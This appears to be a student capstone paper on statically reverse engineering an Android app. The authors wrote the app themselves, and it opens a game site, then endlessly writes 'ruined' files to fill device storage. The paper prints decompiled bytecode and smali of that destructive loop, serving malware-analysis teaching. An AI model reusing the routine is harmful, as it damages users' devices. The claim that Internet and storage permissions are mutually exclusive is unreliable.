Jaehyuk Oh, Dmitry Sinelnikov, Jonathan Tan

CSCI-401 – Capstone Course in Cyber Security

23 May 2016

Professor Sven Dietrich

John Jay College of Criminal Justice/CUNY

Reverse Engineering Techniques for Analysis of Potential Malware for Android Platform

CUNY John Jay College of Criminal Justice 2016

Abstract

The main idea of this research is to perform diversified analysis of Android application using various techniques of reverse engineering and malware analysis for detection of potential malicious behavior of given software product. For the purpose of experiment, one of the researchers wrote the original program. The purpose and the source code of the application was disguised from rest of the partners, so they were supposed to examine the application file (*apk) using all possible tools, use all known practices to discover the designation of the given Android program.

Based on the experimental conditions, two other researchers had to draw conclusions about the malicious behavior of the recently established program based on a static analysis only. Proceeding from the fact that the launch of the program immediately would entail the revelations of its main characteristics, the dynamic analysis (required for any experiment with malware analysis) was conducted by the direct author of investigated program (first researcher).

During the research process, various software systems were used. First researcher created his application in Android Studio, performed the compression and obfuscation using ProGuard and made the dynamic analysis using DroidBox with Curious Droid plugin. Second researcher worked in Windows environment and used APKTool and ByteCode Viewer coupled with Java Decompiler. Third researcher worked with several Linux distributions such as REMnux, Santoku and ARE, which were specially designed for reverse engineering and malware analysis. He used AndroGuard and dex2jar coupled with JD-GUI.

As the experiment progress, harmful components, which were embedded into the body of legitimate program, were identified. It was concluded that a complex approach (static analysis of metadata and reconstituted code plus the dynamic analysis in a secure container) to reverse engineering can most likely reveal the true nature of the android application even in its obfuscated form.

Introduction

The main idea of this project was to perform the reverse engineering an Android application in the form of *apk file. The actual experiment was divided into two parts where two teams were created accordingly. The first crew consisted of one programmer familiar with Java coding created Android application using Android Studio. The second group (two reverse engineers) performed the analysis of given application, during that process they examined the *apk file to come up with some corresponding source code to compare that with original one after the experiment has been accomplished. Second team conducted their part without actual knowledge of the program designed by the first group. The main challenge for the reverse engineers would be the appropriate use of reverse engineering tools to find out what the programmer actually wrote.

The importance of software security, network security and hardware security is being considered every year due to their influence on our computer-driven world. Nowadays, a majority of people use their mobile devices more than just to call or send text message. How is a cell phone related to this project? Basically, cell phone is a general term to describe any portable device that lets you communicate with other people through a radio frequency carrier. It all started with a cell phone but now we have upgraded this technology to a smartphone. A smartphone is just an upgraded version of a cell phone that allows you to do some basic computing activities at the same time with the calling/receiving function [AMW]. We can view today's smartphone market into three different operating systems: Android, Apple, and Windows. Out of these three, it is considered to be that Android is the most used OS in our current society. The sale of products using the Android operation system has been increasing rapidly due to its affordable cost to hardware performance ratio.

The understanding of users on this mobile device is limited. While they are growing at a faster rate in number and level of sophistication, the amount of attackers attempting to benefit from the crowd will also increase [LOK]. Many researchers claim that Android is less secure compared to Apple in terms of security perspective. The research crew on the other hand has a strong feeling that everything is less secure in terms of security. Companies like Google or Apple does a decent job in terms of managing uploaded applications but it's never clear enough to tell which application is good to use or not. Any applications that say "Free" will attract a user's attention but we have no idea how a programmer develops that application. It could be a useful application where it calculates your derivatives and integrals from your Calculus courses but it could be doing something very different. What you see on an application can be different from an actual piece of code it was written. Suppose that you are calculating your problem; the application could be retrieving all your personal data from your smartphone and sending it to a hacker while it is running. The solution is simple, do not use the application again, but it is not a perfect solution. If we apply reverse engineering techniques on an application, we should be able to tell what it does. It is one of the safest methods of analyzing a piece of program without running it.

The term “reverse engineering” sounds broad but it really is not [SHIN]. The general concept of “reverse engineer” is to analyze, decode, test, and report the data. Examples of testing includes fuzzing for checking software vulnerabilities and bugs, analyzing includes static and dynamic approaches on a program, and conversion of a program back into its original source code. Since it is playing a pivotal role in modern software security, we have decided to apply this onto a mobile device.

Using popular developing tools for the Android operating system, crew created a piece of malware, then performed reverse engineering techniques to reconstruct the original code and analyze its behavior using malware analysis tools (combination of static and dynamic analysis approach).

It is a well-known fact that malware detection has become a critical topic in the field of computer security. That is why a lot of approaches and methods have been created and are broadly used nowadays. The research crew used a well-known method to detect variant known malware families in Android devices using simplified Dalvik instructions [DNG]. For the purpose of this experiment, the “victim” Android device(s) was provided from the funds of the research crew. All device(s) were disconnected from any networks for security reasons (experiment scenario constraints were to use gadgets in flight mode).

Expected outcomes/deliverables were:

- to get a working piece of malware that will look like legitimate Android application
- to get the original source code of the given application
- to get the evidence of malicious behavior of the given application

Secondary outcomes:

- to find bugs and vulnerabilities in the code
- remove the malicious component out of the source code

The article of Hang Dong's "Malware Detection Method of Android Application Based on Simplification Instructions" inspired the main idea of this research. In that article author described the methodology of working with malicious software in an Android environment [DNG]. Also worth mentioning is the article of Thanh Hieu's "Analysis of Malware Families on Android Mobiles: Detection Characteristics Recognizable by Ordinary Phone Users and How to Fix It." where similar research was vividly described [THN].

During the experiments, different techniques and approach were used. Most of them were previously described on the various web-portals and other Internet resources[1]. The novelty of this project is to unify the various methods and approaches to achieve the desired results indispensably.

Windows Tools for Reverse Engineering of Android Applications


Looking at the Mysterious.apk file that was provided by the coding team, we did not know what the application did. Upon decompiling the .apk file, we discovered that although there is not much to the application, there was some code that could potentially lead to a malicious attempt of harming the phone of whoever installed it. Our team's job was to reverse engineer the android application file and statically analyze the code to find out what it could do.

We used two programs, Bytecode Viewer and APKTool. Bytecode Viewer is a GUI-based program that allows you to open an .apk file, decompile it, and convert the files into Java class files. APKTool is a command line tool that can disassemble apk into .smali files[2], which is in assembly rather than Java.

[1] No citations applied proceeding from failure to identify original source of technique/approach.
[2] Smali is an assembler/disassembler used for the dex format of dalvik, the implementation of Android's Java VM.

Fortunately, Bytecode Viewer comes with a malicious code scanner that searches for specific Java functions and/or LDC, which is a Java instruction that loads items such as int or float. We used Bytecode Viewer's scanner to search for LDC that contained 'www', 'http://', and 'https://'. Lo and behold, we found that in one of the class files, MainActivity$1, there was code to load a website.


Screenshot 1



```
Found LDC "http://schemas.android.com/apk/res/android" at field android/support/graphics/drawable/TypedArrayUtils.NAMESPACE
Found LDC "http://schemas.android.com/apk/res/android" at method android/support/graphics/drawable/TypedArrayUtils.hasAttri
Found LDC "http://en.akinator.com/personnages/" at method jjay/mysterious/MainActivity$1.onClick((Landroid/view/View;)V)
```

Upon further investigation on the MainActivity$1.class file, we discovered that the class file's function was to open a specific website when the screen was tapped. The website was "http://en.akinator.com/personnages/", a simple website that lets you play a game. The site in question poses no threat, however, it is the code that follows after opening the website that is questionable.

Screenshot 2


Work Space
jjay/mysterious/MainActivity$1.class
Exact
JD-GUI Decompiler - Editable: false
Exact
Bytecode Decompiler - Editable: false

```
package jjay.mysterious;

import android.view.View;
import android.view.View.OnClickListener;
import android.webkit.WebSettings;
import android.webkit.WebView;
import android.webkit.WebViewClient;

class MainActivity$1
  implements View.OnClickListener
{
  MainActivity$1(MainActivity paramMainActivity) {}

  public void onClick(View paramView)
  {
    WebView localWebView = (WebView)this.this$0.findViewById(2
    localWebView.setWebViewClient(new WebViewClient());
    localWebView.getSettings().setJavaScriptEnabled(true);
    localWebView.loadUrl("http://en.akinator.com/personnages/"
    this.this$0.loop();
  }
}
```


```
 putfield jjay/mysterious/MainActivity$1.this$0:jjay.mysterious.MainActivity
 aload0
 invokespecial java/lang/Object <init>(()V);
 return


onClick(android.view.View arg0) { //(Landroid/view/View;)V
 aload0
 getfield jjay/mysterious/MainActivity$1.this$0:jjay.mysterious.MainActivity
 ldc 2131558480 (java.lang.Integer)
 invokevirtual jjay/mysterious/MainActivity findViewById((I)Landroid/view/Vi
 checkcast android/webkit/WebView
 astore2
 aload2
 new android/webkit/WebViewClient
 dup
 invokespecial android/webkit/WebViewClient <init>(()V);
 invokevirtual android/webkit/WebView setWebViewClient((Landroid/webkit/Web\
 aload2
 invokevirtual android/webkit/WebView getSettings(()Landroid/webkit/WebSetti
 iconst_1
 invokevirtual android/webkit/WebSettings setJavaScriptEnabled((Z)V);
 aload2
 ldc "http://en.akinator.com/personnages/" (java.lang.String)
 invokevirtual android/webkit/WebView loadUrl((Ljava/lang/String;)V);
 aload0
 getfield jjay/mysterious/MainActivity$1.this$0:jjay.mysterious.MainActivity
 invokevirtual jjay/mysterious/MainActivity loop(()V);
 return
```

After the function that opens the website, (localWebView.loadUrl(http://en.akinator.com/personnages/), there is another line of code that loops another class file, named MainActivity. Looking through the class files of this mysterious app, it appears that there are only two class files that make up the entire functionality of the application: MainActivity and MainActivity$1[3]. The latter is the main part of the app while the former is additional code that MainActivity$1 apparently uses in the loop. So after the website is launched, MainActivity is looping indefinitely, as of looking at the code.

Onto MainActivity, we see immediately a loop function. Look at Screenshot 3

Screenshot 3

[3] All the other class files were for the aesthetic look for the app, or other code that had nothing to do with the main purpose of the app.




```
public class jjay/mysterious/MainActivity extends android/support/v7/app/AppCompatActivity {

    public MainActivity() { //()V
            aload0
            invokespecial android/support/v7/app/AppCompatActivity <init>(()V);
            return
    }

    public loop() { //()V
        TryCatch: L1 to L2 handled by L3: java/io/IOException
        TryCatch: L4 to L5 handled by L3: java/io/IOException
        TryCatch: L6 to L7 handled by L3: java/io/IOException
        TryCatch: L7 to L8 handled by L9: java/io/IOException
        TryCatch: L10 to L11 handled by L12: java/lang/Exception
            iconst_1
            istore1
            aconst_null
            astore2
            aload0
            invokevirtual jjay/mysterious/MainActivity getResources(()Landroid/content/res/Resources;);
            ldc 2131099648 (java.lang.Integer)
            invokevirtual android/content/res/Resources openRawResource((I)Ljava/io/InputStream;);
            astore3
            new java/io/ByteArrayOutputStream
            dup
            invokespecial java/io/ByteArrayOutputStream <init>(()V);
            astore4
        L1 {
            aload3
            invokevirtual java/io/InputStream read(()I);
            istore12
```

This is the function that is being called, and looped, in the first MainActivity$1 class file. So after the website is opened, this code is being looped forever. After further examining the code, the loop function appears to have Java's I/O (input/output) functions which indicates that there should be something that is being read or created. Going down the code, there seems to be a .txt file named 'ruined' with a UTF-8 encoding[4]. It is most likely that the loop will create an infinite amount of text files named 'ruined' onto the user's phone.

Screenshot 4

[4] UTF-8 Encoding - is a character encoding capable of encoding all possible characters, or code points, defined by Unicode.


Bytecode Decompiler - Editable: false

```
            astore2
        }
        L13 {
            iload1
            ldc 2147483647 (java.lang.Integer)
            if_icmpgt L14
            new java/lang/StringBuilder
            dup
            invokespecial java/lang/StringBuilder <init>(()V);
            invokestatic android/os/Environment getExternalStorageDirectory(()Ljava/io/File;);
            invokevirtual java/lang/StringBuilder append((Ljava/lang/Object;)Ljava/lang/StringBuilder;);
            ldc "/" (java.lang.String)
            invokevirtual java/lang/StringBuilder append((Ljava/lang/String;)Ljava/lang/StringBuilder;);
            invokevirtual java/lang/StringBuilder toString(()Ljava/lang/String;);
            astore6
            new java/io/File
            dup
            new java/lang/StringBuilder
            dup
            invokespecial java/lang/StringBuilder <init>(()V);
            aload6
            invokevirtual java/lang/StringBuilder append((Ljava/lang/String;)Ljava/lang/StringBuilder;);
            ldc "ruined" (java.lang.String)
            invokevirtual java/lang/StringBuilder append((Ljava/lang/String;)Ljava/lang/StringBuilder;);
            iload1
            invokevirtual java/lang/StringBuilder append((I)Ljava/lang/StringBuilder;);
            ldc ".txt" (java.lang.String)
            invokevirtual java/lang/StringBuilder append((Ljava/lang/String;)Ljava/lang/StringBuilder;);
            invokevirtual java/lang/StringBuilder toString(()Ljava/lang/String;);
            invokespecial java/io/File <init>((Ljava/lang/String;)V);
            astore7
        }
```


There is also a bit of code that makes two files that are named ‘testing’ and ‘working which are presumed to be test files that the coder made to see if the code was working or not. The rest of the code is useless as it is just the same code from the other MainActivity$1 class file[5].

Based on our research on this Android application, we strongly believe that the app requires the user to tap the screen to initiate the website, then the app infinitely creates text files named ‘ruined’ onto the device’s storage, thus quickly taking up all the space on it. It also has the possibility of making the device run very slowly due to the massive amount of files being created. The malicious code is simple, yet effective enough to cause the user to be scared about the condition their device is in.

APKTool, unlike Bytecode Viewer, gave us the assembly code for the apk file, instead of converting it into class files

Screenshot 5

[5] Some of the code was repeated in both class files, making it unnecessary to check the rest.



C:\Users\Jonathan\Desktop\401\mysteriousapi10\smali\jjay\mysterious\MainActivity$1.smali - Notepad++

```
    const-string v1, "http://en.akinator.com/personnages/"

    .line 34
    .local v1, "url":Ljava/lang/String;
    iget-object v2, p0, Ljjay/mysterious/MainActivity$1;->this$0:Ljjay/mysterious/MainActivity;

    const v3, 0x7f0d0050

    invoke-virtual {v2, v3}, Ljjay/mysterious/MainActivity;->findViewById(I)Landroid/view/View;

    move-result-object v0

    check-cast v0, Landroid/webkit/WebView;

    .line 35
    .local v0, "mWebView":Landroid/webkit/WebView;
    new-instance v2, Landroid/webkit/WebViewClient;

    invoke-direct {v2}, Landroid/webkit/WebViewClient;-><init>()V

    invoke-virtual {v0, v2}, Landroid/webkit/WebView;->setWebViewClient(Landroid/webkit/WebViewClient;)V

    .line 36
    invoke-virtual {v0}, Landroid/webkit/WebView;->getSettings()Landroid/webkit/WebSettings;

    move-result-object v2

    const/4 v3, 0x1

    invoke-virtual {v2, v3}, Landroid/webkit/WebSettings;->setJavaScriptEnabled(Z)V

    .line 37
    invoke-virtual {v0, v1}, Landroid/webkit/WebView;->loadUrl(Ljava/lang/String;)V

    .line 39
    iget-object v2, p0, Ljjay/mysterious/MainActivity$1;->this$0:Ljjay/mysterious/MainActivity;

    invoke-virtual {v2}, Ljjay/mysterious/MainActivity;->loop()V
```

User Define File - Smali   length : 2353   lines : 88   Ln : 1   Col : 1   Sel : 0 | 0   Dos\Windows   UTF-8   INS

We stopped using APKTool in favor for Bytecode Viewer because it was easier to use and read the code[6]. Although they both share similar functionalities such as decompiling apk files, Bytecode Viewer does it better by providing a GUI and useful plug-ins such as the Malicious Code Scanner.

We also received an updated version of the Mysterious apk file, where the code was supposedly obfuscated. After checking it on Bytecode Viewer and comparing the code, there was not much of a change, as some code was removed or moved around which had no impact on the main functionality of the app itself.

Linux Tools for Reverse Engineering of Android Applications

Reverse engineering is a process to extract knowledge or useful information from any product, so it can be malware as well as goodware [LOK]. It is great opportunity to learn many new and interesting things after breaking down the actual product into the different parts and putting them together again.

[6] APKTool's smali is not recommended for users not familiar with dalvik.

Originally, this concept was applied to hardware only but now it is also being highly used in software, to enhance the existing software or to duplicate it. The aim behind applying this process into software is the idea of using programming language (which can be understandable by any programmer) which gets compiled using compilers and creates binary code (i.e. machine language, which can be understandable by system). Because of that reverse engineering process comes into the picture when this machine language code requires to be converted back into the readable code using various decompilers [SHIN].

It is no wonder that the interest in obtaining the source code from the compiled files have appeared in the Linux community. Hundreds of enthusiasts have created dozens of powerful applications capable to collect information on the source code bit by bit. Several distributions of Linux focused on reverse engineering only were created. Remnux, Santoku, ARE, even well-known Kali contained many tools to perform the extraction of the original source code[7].

Proceeding from fact that the Android platform is very popular all over the world (among malware creators as well), there are many highly specialized tools that work exclusively with the files for this Operating System. Androguard, Androwarn, dex2jar are the most stable and efficient programs among hundreds like them.

It is worth mentioning that proceeding from the experimental conditions, this group of researchers was carried out only a static analysis of the program files. Therefore, the whole process of the study was divided into three phases:

1) Initial collection of preliminary information which can indicate malicious nature of the tested application (analysis of meta-data). On this stage the researcher used Androguard from Santoku distribution and Androwarn from REMnux. The results of the experiment is described below
2) Conversion of application's resources into a 'human-readable' code. Using dex2jar from Santoku the researcher converted *apk file into human-readable Java code

[7] Some applications are parts of different Linux distributions. Only latest versions were of tools were used during the experiment that is why they mentioned with correspondence to the distributions.


3) Direct analysis of the reconstructed (decompiled and deobfuscated) source code. For this purpose the JD-GUI from Santoku was used to observe the classes and objects inside the body of decompiled Android application.

Now it is necessary to proceed directly to the description of the experiment, but before that, the author should briefly explain the anatomy of android app. It’s a format used to package and distribute android application. An APK file contains all of that program’s code (such as .dex files), resources, assets, certificates, and manifest file. Actually *apk is just an archive with all the application resources inside of it [LOK].

Androguard is a python based tool, which can run on Linux. It is powerful instrument to disassemble and to decompile android apps. It can be used for the Static Analysis of an application or for deobfuscation *xml files. Androguard supports 3 decompilers: DAD, dex2jar + jad, DED[8].

During the process of ‘Mysteriousapp’ analysis the crew retrieved the following information: activities, main activity, permissions and detailed permissions. See the screenshot 6.

Screenshot 6



```
In [1]: a,d,dx = AnalyzeAPK("MysteriousApp.apk",decompiler="dad")

In [2]: a.get_activities()
Out[2]: ['jaeoh.mysteriousapp.MainActivity']

In [3]: a.get_main_activity()
Out[3]: u'jaeoh.mysteriousapp.MainActivity'

In [4]: a.get_permissions()
Out[4]:
['android.permission.WRITE_EXTERNAL_STORAGE',
 'android.permission.READ_EXTERNAL_STORAGE',
 'android.permission.INTERNET']

In [5]: a.is_valid_APK()
Out[5]: True
```

According to the meta-data, it is quite possible to make a conclusion about potential danger of Mysterious App. List of permissions looks very strange. The program simultaneously requests access to the Internet and to the internal storage, despite the fact that such requests should be mutually exclusive.

